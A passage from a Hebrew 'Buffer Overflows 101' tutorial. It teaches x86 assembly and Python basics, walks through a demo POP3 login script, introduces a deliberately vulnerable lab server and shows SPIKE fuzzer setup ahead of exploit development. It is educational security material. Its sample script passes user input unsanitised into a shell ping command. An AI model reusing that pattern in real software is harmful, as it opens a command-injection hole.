קיימים סוגים שונים של Fuzzers למטרות שונות. כמו למשל עבור פרוטוקולים כגון HTTP, רכיבי Activex, פורמטים של קבצים ועוד...

במאמר זה אנו נתמקד ב-Fuzzer בשם SPIKE ונדון בו בהמשך.



קצת אסמבלר

שפת אסמבלר היא שפת סף ז"א שהיא השפה הקרובה ביותר לשפת מכונה.

ייצוג מספרים:

B - בינארי, לדוגמה: 00001110B

H - הקסדצימלי, לדוגמה: 45H

D - דצימלי, לדוגמה: 25D

ביטים ובתים

BIT – ביט מיוצג ע"י 0 או 1

לדוגמה: 1 = 00000001 , 2=00000010

BYTE - בית מכיל 8 ביטים.


WORD – מילה היא 2 בתים שהם 16 ביטים.

DOUBLE WORD – מילה כפולה היא 2 מילים ששוות ערך ל-32 ביט.

אוגרים:

האוגרים משמשים לשמירת נתונים, לביצוע פעולות חישוב ופעולות לוגיות, העברת נתונים אל הזיכרון וממנו ועוד...

32Bit	16Bit	8Bit (0-7)	8Bit (8-15)
EAX	AX	AL	AH
EBX	BX	BL	BH
ECX	CX	CL	CH
EDX	DX	DL	DH
ESP	SP		
EBP	BP		
ESI	SI		
EDI	DI		
EIP	IP		



אוגרים כלליים:

- EAX – אקומולאטור, משתמשים בו לפעולות חישוב ולסיכום מספרים (פעולות כגון חיבור, חיסור).
- EBX – אוגר הבסיס, ניתן להשתמש באוגר זה לשמירת נתונים.
- ECX – אוגר המונה, משמש לספירה וסופר כלפי מטה.
- EDX – אוגר הנתונים, מאפשר חישובים מורכבים יותר (כגון כפל, חילוק).

אוגרים מצביעים:

- ESI – אוגר מצביע מקור, מצביע על כתובת תא זיכרון מבוקש.
- EDI – אוגר מצביע יעד, מצביע על כתובת תא זיכרון מבוקש.
- EBP – מצביע הבסיס, מצביע על כתובת תאי הזיכרון המחסנית.
- ESP – מצביע המחסנית, מצביע על כתובת תא הזיכרון בקצה המחסנית.
- EIP – מצביע פקודה, זוהי הכתובת של ההוראה הבאה לביצוע.

פקודות בסיסיות ודוגמאות תחביר:

MOV – העתקת נתון ממקום אחד למקום אחר:

```
MOV EDX, 42  
MOV EBP, ESP
```

INC – הגדלת ערך האוגר ב-1 בלבד:

```
INC EDX
```

DEC – הפחתת ערך האוגר ב-1 בלבד:

```
DEC EDX
```

ADD – ביצוע פעולת חיבור:

```
ADD ECX, ECX  
ADD ECX, 8
```

SUB – ביצוע פעולת חיסור:

```
SUB ESP, 4
```

NOP – (No Operation) פקודה זו אומרת לא לבצע דבר.

CMP – מבצעת השוואה בין שני ערכים:

```
CMP EAX, -1
```

JMP – פקודת קפיצה ללא תנאים ממקום בו נכתבה הפקודה בתוכנית למקום אחר בתוכנית:

```
JMP 0040144E  
JMP ESP
```

CALL – קריאה לפרוצדורה מלווה בשם הפרוצדורה אליה יש לקפוץ.

```
CALL 00401290  
CALL ESP
```

המחסנית (Stack)

המחסנית היא חלק מזיכרון המחשב המוקצה לשמירת נתונים זמניים.

השימוש במחסנית נועד למקרים כגון:


- שמירת נתונים ואחזורם מאוחר יותר.
- להעברת נתונים בין פרוצדורות וקטעי תוכניות.

שמירת הנתונים ואחזורם מהמחסנית מתבצע בשיטת **LIFO** (Last in first out) – הנתון האחרון שנכנס הוא הראשון שיוצא.


פקודות רלוונטיות:

PUSH – פקודה זו מעתיקה למחסנית ערך חדש.

POP – פקודה זו שולפת מהמחסנית את הנתון האחרון שהוכנס אליה.



איור נלקח מהאתר: <http://sir.unl.edu/portal/bios/Stack-m6c5da6f8.png>



Python ב-5 דקות

פייתון היא שפת סקריפטינג מונחית עצמים, שפה זו היא די קלה לכתיבה קריאה וללמידה עצמית.

אם ברצונכם ללמוד פיתוח בשפה זו מומלץ לבקר באתר:

<http://vlib.eitan.ac.il/python/>

מטרת פרק זה במאמר היא לעבור על הבסיס, על תחביר הפקודות והפונקציות הדרושות לנו לפיתוח ה-Exploit.

במידה והנכם משתמשים ב-BackTrack4 פייתון כבר מותקנת ומוכנה לשימוש.

תחילה נאתר את מיקומה במערכת:

```
root@Blackbox:~# which python
/usr/bin/python
```

לפני שנצלול לכתיבת סקריפטים נעיף מבט על חלק מהפקודות שנשתמש בהן ולשם כך נפעיל את ה-interpreter ע"י הרצת הפקודה python.

```
root@Blackbox:~# python
Python 2.5.2 (r252:60911, Oct 5 2008, 19:24:49)
[GCC 4.3.2] on linux2
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

זוהי הסביבה שבה נוכל לבצע ניסיונות ובדיקה לקוד ולתחביר שלנו לפני שאנו מטמיעים אותו בסקריפט.


נתחיל בעבודה עם משתנים, יצירתם, הצבת נתונים ושליפתם.

דוגמה 1:

```
>>> site = "http://www.digitalwhisper.co.il"
>>> print site
http://www.digitalwhisper.co.il
```

יצרנו משתנה בשם **site** והצבנו בו מחרוזת טקסט באמצעות הסימן = (מחרוזת טקסט יש להציב בין גרשיים " " בתחילת ובסוף המחרוזת).

לאחר מכן הדפסנו את תוכן המשתנה באמצעות הפקודה **print** ושם המשתנה.



דוגמה 2:

```
>>>fname = "Jhon"
>>> lname = "Doe"
>>> fullname = fname + lname
>>> print fullname
JhonDoe
```

בדוגמה זו יצרנו שני משתנים, אחד מכיל שם פרטי והשני מכיל שם משפחה, את שניהם הצבנו במשתנה נוסף בשם **fullname** וחיברנו אותם ע"י הסימן +, לאחר מכן הדפסנו את תוכנו של המשתנה.

להלן דוגמה נוספת לשרשור מחרוזות טקסט:

דוגמה 3:


```
>>>text = "this "
>>>text+= "is "
>>> text+="another "
>>>text+=" example"
>>>print text
this is another example
```

עבודה עם מספרים:

דוגמה 4:

```
>>>num1=5
>>>num2=7
>>>sum=num1+num2
>>>print sum
12
>>>sum=num2-num1
>>>print sum
2
>>>sum=num1 * num2
>>>print sum
35
```

בדוגמה הנ"ל ניתן לראות פעולות כגון חיבור, חיסור וכפל. כמובן שכאשר מבצעים פעולות חשבוניות יש לבצע את הפעולות בסדר המקובל. זאת אומרת, כפל וחילוק קודמים לחיבור וחיסור וכו'...



דוגמה 5:

```
>>>print (4 * 5) - 5
15
```

בפייתון ניתן להשתמש במודולים שהוכנו מראש עבור פעולות שונות, המודולים מכילים פונקציות עבור פעולות כגון יכולות עבודה ברשת, עבודה עם שרתי דואר וכו'...

ייבוא מודולים והפעלת פקודות מערכת:

דוגמה 6:

ייבוא מודולים:

```
>>> import sys
>>> import os
>>>os.system("ping -c 1 8.8.8.8")
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
 64bytes from 8.8.8.8: icmp_seq=1 ttl=51 time=89.0 ms
8.8.8.8 ---ping statistics---
 1packets transmitted, 1 received, 0% packet loss, time 0ms
 rtt min/avg/max/mdev = 89.005/89.005/89.005/0.000 ms0
```

בדוגמה הנ"ל ביצענו ייבוא לשני מודולים באמצעות הפקודה **import** ושם המודול.

קלט:

קלט בפייתון:

על מנת שהסקריפטים שלנו יהיו אינטראקטיביים למשתמש נרצה לבקש ממנו לספק מידע לסקריפט כדי שנוכל לעבד אותו בהמשך.


שתי שיטות לקבלת קלט קיימות:

1. **raw_input** – עבור מחרוזות טקסט.

2. **input** – עבור מספרים.

דוגמה 7 (קלט מחרוזות):

```
>>>input = raw_input("Enter your name: ")
Enter your name: Shai
>>>print input
Shai
```



דוגמה 8 קלט מספרים):

```
>>> num1 = input("input first number: ")
input first number: 5
>>> num2 = input("input second number: ")
input second number: 4
>>> print num1+num2
9
```

המרת מספר למחרוזת:

דוגמה 9:

```
>>> host = "digitalwhisper.co.il"
>>> port = 80
>>> print host + port
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: cannot concatenate 'str' and 'int' objects
>>> print host + str(port)
digitalwhisper.co.il80
```

בדוגמה הנ"ל יצרנו שני משתנים, האחד **host** עבור מחרוזת והשני **port** עבור מספר.

שימו לב שכאשר אנו מנסים לחבר את שני המשתנים מתקבלת השגיאה:


TypeError: cannot concatenate 'str' and 'int' objects

על מנת שנוכל לחבר את שני המשתנים ולהציג את תוכנם נצטרך להמיר במקרה הזה את המשתנה **port** למחרוזת ע"י הפקודה **str(port)**.

המרת מחרוזת למספר:

דוגמה 10:

```
>>> num1 = "10"
>>> num2 = 10
>>> print num1 + num2
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
TypeError: cannot concatenate 'str' and 'int' objects
>>> print int(num1) + num2
20
```



גם בדוגמה הזו כמו בקודמת יצרנו שני משתנים `num1` כמחרוזת ו-`num2` כמספר.

כאשר ננסה לחבר את שני המשתנים כדי לקבל את תוצאתם נקבל את השגיאה:

```
TypeError: cannot concatenate 'str' and 'int' objects
```

כדי להפוך את המשתנה `num1` למספר כדי שנוכל להשתמש בו לפעולות חשבוניות נצטרך להשתמש בפקודה: `.int(num1)`

כתיבה לקבצים:

```
>>> text = "Hello world!"
>>> file = open("hello.txt", 'w');
>>> file.write(text);
>>> file.close();
```


בפקודה הראשונה אנו מציבים את המחרוזת "Hello world!" במשתנה בשם `text`

פקודה שנייה פותחת קובץ בשם `hello.txt` לכתיבה.

פקודה שלישית כותבת לקובץ את תוכן המשתנה `text`.

שימוש ב-Sockets

```
>>> import socket
>>> host = "mail.netvision.net.il"
>>> port = 110
>>> s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
>>> s.connect((host,port))
>>> data=s.recv(1024)
>>> print data
+OK POP3 service
>>> s.send('USER shai\r\n')
>>> data=s.recv(1024)
>>> print data
+OK password required for user shai
>>> s.send('PASS 1234\r\n')
>>> data=s.recv(1024)
>>> print data
-ERR [AUTH] User disabled, contact your system administrator
for details
>>> s.close()
```



ביאור של הקוד הנ"ל החל מהשורה הראשונה:

1. ייבוא מודול `socket`.
2. משתנה שמכיל את הכתובת שברצוננו להתחבר אליה.
3. משתנה שמכיל את פורט היעד.
4. יצירת ה-`socket` והצבתו במשתנה בשם `s`.
5. ביצוע חיבור למטרה שלנו לפי ע"י הצבת המשתנים `host` ופורט.
6. קבלת הבאנר של השרת למשתנה בשם `data`.
7. הדפסת הבאנר שמאוחסן במשתנה `data`.
8. מכיוון ואנו מבצעים חיבור לשרת `POP3` ננסה לבצע מולו אימות באמצעות שם משתמש וסיסמה באמצעות `s.send`

```
s.send('USER shai\r\n')
```

`USER` היא פקודת `POP3` ואחריה שם המשתמש שאיתו נבצע אימות ולאחר מכן נשלח `\r\n`:

`\r` – אנטר (carriage return).

`\n` – המשמעות שורה חדשה.

9. שוב נקבל את תגובת השרת למשתנה `data` ונדפיסו למסך.
10. כך נמשיך גם עבור הסיסמה ולבסוף נסגור את ה-`Socket`.

כתיבת הסקריפט:

כאשר נבצע יציאה מה-`Interpreter` של פייתון אנו נאבד את כל הנתונים והפקודות שהזנו שם

כתיבת סקריפט שיכיל את כל הפונקציות והמודולים אינה דורשת כלים מיוחדים, ניתן להשתמש בכל עורך טקסט שתחפצו (העדיפות היא לעורך טקסט שתומך בהדגשת וסימון קוד כגון `vim`).

בסקריפט שנכתוב מיד אנסה לשלב את כל הדוגמאות שהצגתי עד כאן כדי שנוכל לראות כיצד הכל משתלב יחדיו, נוסיף עוד כמה פונקציות חדשות וכמובן אנסה לבאר את הקוד (שימו לב שהסקריפט מותאם לסביבת לינוקס).

*אגב, הערות בקוד מסומנות ע"י # או בין "" ""



דוגמה:

```
# this is a comment
'''
This is a comment too
'''
```

```
#!/usr/bin/python # ציון מיקום ה-Interpreter במערכת שלנו
import os # יבוא המודולים שבהם נשתמש בסקריפט זה
import sys
import socket
import time


print "First script - All in one\r\n" # הדפסת שם הסקריפט

host = raw_input("Server address: ") # יצירת בקשה לקלט מסוג מחרוזת מהמשתמש
port = input("Server port: ") # יצירת בקשה לקלט מסוג מספר מהמשתמש
user = raw_input("Your POP3 User name: ") # יצירת בקשה לקלט מסוג מחרוזת מהמשתמש
passwd = raw_input("Your POP3 Password: ") # יצירת בקשה לקלט מסוג מחרוזת מהמשתמש
# הדפסת הודעה על המסך המשולבת עם נתוני המשתנים שהזין המשתמש בבקשות הקלט
# מכיוון והקלט למשתנה port היה מספר אנו ממרים אותו למחרוזת כדי שנוכל לשלבו במשפט

print "You chose to connect to " + host + " at port " + str(port) + "\r\n"
time.sleep(10) # הסקריפט ימתין במשך 10 שניות לפני שימשיך את פעולתו
print "Pinging host " + host + "\r\n" # הדפסת מחרוזת עם שילוב של שורה חדשה

os.system("ping -c 4 " + host) # הרצת פקודת פינג לכתובת שהזין המשתמש במשתנה host

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM) # יצירת ה-socket
s.connect((host,port)) # התחברות לכתובת ולפורט שהוזנו ע"י המשתמש
data=s.recv(1024) # קבלת נתונים מה-socket למשתנה בשם data
print data # הדפסת תוכן המשתנה
s.send('USER ' + user + '\r\n') # שליחת שם משתמש שאוסן במשתנה user
data=s.recv(1024) # קבלת נתונים מהsocket למשתנה בשם data
print data # הדפסת תוכן המשתנה
s.send('PASS ' + passwd + '\r\n') # שליחת סיסמה שאוחסנה במשתנה passwd
data=s.recv(1024) # קבלת נתונים מהsocket למשתנה בשם data
print data # הדפסת תוכן המשתנה
s.close() # סגירת ה-socket
```



כדי להפוך את הקובץ לבר הרצה נשנה את הרשאותיו:

```
root@Blackbox:~# chmod a+x demo.py
```

ונריץ אותו:

```
root@Blackbox:~# ./demo.py
First script - All in one

Server address: mail.netvision.net.il
Server port: 110
Your POP3 User name: operator
Your POP3 Password: *****
You chose to connect to mail.netvision.net.il at port 110


Pinging host mail.netvision.net.il

PING mail.netvision.net.il (194.90.9.16) 56(84) bytes of data.
64 bytes from mmpb.netvision.net.il (194.90.9.16): icmp_seq=1 ttl=122
time=18.7 ms
64 bytes from mmpb.netvision.net.il (194.90.9.16): icmp_seq=2 ttl=122
time=14.3 ms
64 bytes from mmpb.netvision.net.il (194.90.9.16): icmp_seq=3 ttl=122
time=16.3 ms
64 bytes from mmpb.netvision.net.il (194.90.9.16): icmp_seq=4 ttl=122
time=13.2 ms

--- mail.netvision.net.il ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 13.252/15.673/18.706/2.077 ms
+OK POP3 service

+OK password required for user operator

+OK Maildrop ready
```



המטרה: `whisperer.exe`

עכשיו הגיע הזמן לחבר את כל המידע וליישמו, עבור מאמר זה הכנתי תוכנת `Server` בשם `Whisperer`, קוד המקור עבור התוכנה מבוסס על קוד שהוצג במאמרים:

:Socket programming, writing networked code

<http://www.eecs.umich.edu/~sugih/pointers/sockets.txt>

:Remote exploitation with C and Perl

<http://www.exploit-db.com/papers/13166/>

את הקוד התאמת ל-סביבת חלונות ובמהלך המאמר אכנה את התכנית שלנו בשם `Whisperer`.

אמנם קוד המקור יהיה זמין להורדה אך אנו נתייחס ל-`Whisperer` בגישה `Blackbox` ז"א, נניח שאין לנו גישה לקוד המקור.

תחילה עלינו להבין מה `Whisperer` עושה ואת אופן פעולתה.


לאחר הרצת הקובץ אנו שמים לב ש-`Whisperer` נמצאת במצב האזנה וממתינה לחיבור

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\NightRanger>Whisperer.exe
-==Digital Whisper Demo Server==
Waiting for incoming connections...
```

ע"י הרצת הפקודה: `netstat -anb` ניתן לראות ש-`Whisperer` מאזינה לפורט **4321**

TCP	0.0.0.0:4321	0.0.0.0:0	LISTENING
1596			
[Whisperer.exe]			



נתחבר לפורט בטלנט או עם netcat ונבדוק את תגובתה של Whisperer:


Client side:

```
root@Blackbox: -
root@Blackbox:~# nc -v 192.168.1.103 4321
192.168.1.103: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [192.168.1.103] 4321 (?) open
--=Welcome to Digital Whisper Demo Server==
Hello
█
```

Server Side:

```
C:\Documents and Settings\NightRanger\Desktop\DigitalWhisper\Whisperer.exe
--=Digital Whisper Demo Server==
Waiting for incoming connections...
Connection recieved from 192.168.1.102
Client says: Hello
```

לאחר ההתחברות עם netcat Whisperer מצגה לנו באנר, אנו שולחים אליה קלט בפורמט ASCII שאותו היא מדפיסה על המסך.



השלב הבא הוא למצוא את נקודת החולשה של **Whisperer** ולנצל אותה, מכיוון ואנו מתייחסים לתהליך שאנו עומדים לבצע כ-**Blackbox** נשתמש ב-**Fuzzer** כדי לבדוק איך **Whisperer** מתמודדת עם פרמטרים שונים כקלט.

היכרות עם SPIKE

ה-**Fuzzer** בו נשתמש נקרא **ספייק**, ספייק נכתב ע"י דייב אייטל מחברת: [Immunity Sec](#).

אמנם כבר דנו בנושא **Fuzzing** אך בחלק זה נתמקד ב-**SPIKE** ובשימוש בו:

- ספייק מספק לנו פלטפורמה וכלים לבדיקת פרוטוקולי רשת כאשר רוב הפרוטוקולים הנפוצים כבר מובנים ונתמכים בספייק.
- ניתן לבנות/לשחזר פעולת פרוטוקול ע"י תחביר ייחודי לספייק שאותו מגדירים בקבצי **spk**.
- לספייק יש יכולות רבות שלא יפורטו במאמר זה אך אציג את השימוש בו עבור המטרה שלנו **Whisperer**.

במידה והנכם משתמשים ב-**BackTrack4** ניתן למצוא את ספייק בתיקיה:

`/pentest/fuzzers/spike/`

בתוך נתיב זה ניתן למצוא תיקיה בשם **audits**, המכילה תיקיות נוספות עם שמות הפרוטוקולים כגון: POP3, FTP, PPTP ועוד...

קבצי ה-**spk** שוכנים בתיקיות אלה.

בתוך קבצי ה-**spk** (נקרא להם **spike scripts**) נמצאים הפרמטרים שעבורם נבקש לבצע את פעולת ה-**Fuzzing**. פרמטרים אלה עוברים את תהליך ה-**Fuzzing** לפי סדר הופעתם בקובץ.

להלן חלק מהפונקציות הזמינות לנו לשימוש בסקריפט:

s_string() - זוהי מחרוזת קבועה שאינה תשתנה

s_string_variable() - זהו משתנה שיוחלף עם פרמטרים שונים של ה-**Fuzzer**


s_binary() - שימוש במידע בינארי בספייק, המידע לא ישתנה.

s_int_variable() - הוספת מספר שלם לספייק (Integer)

בואו ונעיף מבט על קטע מספייק סקריפט קיים ונראה מה הוא מכיל.

Buffer Overflows 101

www.DigitalWhisper.co.il



להלן חלק מקובץ ה-spk עבור פרוטוקול FTP:

```
s_string_variable("USER");  
s_string(" ");  
s_string_variable("anonymous");  
s_string("\r\n");  
s_string("PASS ");  
s_string_variable("1234");  
s_string("\r\n");
```

בשורה הראשונה יתבצע Fuzzing לפקודת USER

בשורה השנייה יש לנו מחרוזת קבועה שאינה משתנה

בשורה השלישית יתבצע Fuzzing לשם המשתמש שאנו שולחים לשרת ה-FTP

בשורה הרביעית אנו שולחים את הפקודה carriage return ו-newline בכדי לשלוח את שם המשתמש לשרת ה-FTP.

בשורה חמישית אנו שולחים את הפקודה PASS לשרת ה-FTP

בשורה השישית אנו נבצע Fuzzing לסיסמה שאנו שולחים לשרת

ובשורה השביעית שולחים שוב carriage return ו-newline כדי לשלוח את הסיסמה לשרת.


כדי להשתמש בספייק סקריפט יש לשלוח את הפרמטרים לשרת באמצעות ה-Fuzzer

קיימים מספר סוגי Fuzzers בספייק:

- generic_listen_tcp
- generic_send_tcp
- generic_send_udp
- line_send_tcp

יש לבחור את ה-Fuzzer בהתאם למטרה שאותה אנו בודקים, במקרה שלנו זהו שרת TCP ולכן נשתמש ב-generic_send_tcp.

יצירת ספייק סקריפט



במקרה שלנו **Whisperer** מקבלת קלט **ASCII** פשוט ללא פקודות מסוימות ולכן קובץ הספייק שלנו יהיה פשוט מאוד.

אנו נכין קובץ בשם **whisperer.spk** באמצעות כל עורך טקסט זמין ונזין בו את השורה הבאה:

```
s_string_variable("A");
```

את הקובץ נמקם בתיקיית:

`/pentest/fuzzers/spike/audits`

Fuzzing באמצעות SPIKE


כדי לשלוח את הסקריפט שיצרנו ל-**Whisperer** אנו נשתמש ב-Fuzzer - **generic_send_tcp**

קודם כל נריץ את ה-Fuzzer ללא כל פרמטר כדי לראות את התחביר הדרוש לנו להרצתו

```
root@Blackbox:/pentest/fuzzers/spike# ./generic_send_tcp  
argc=1  
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR  
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
```

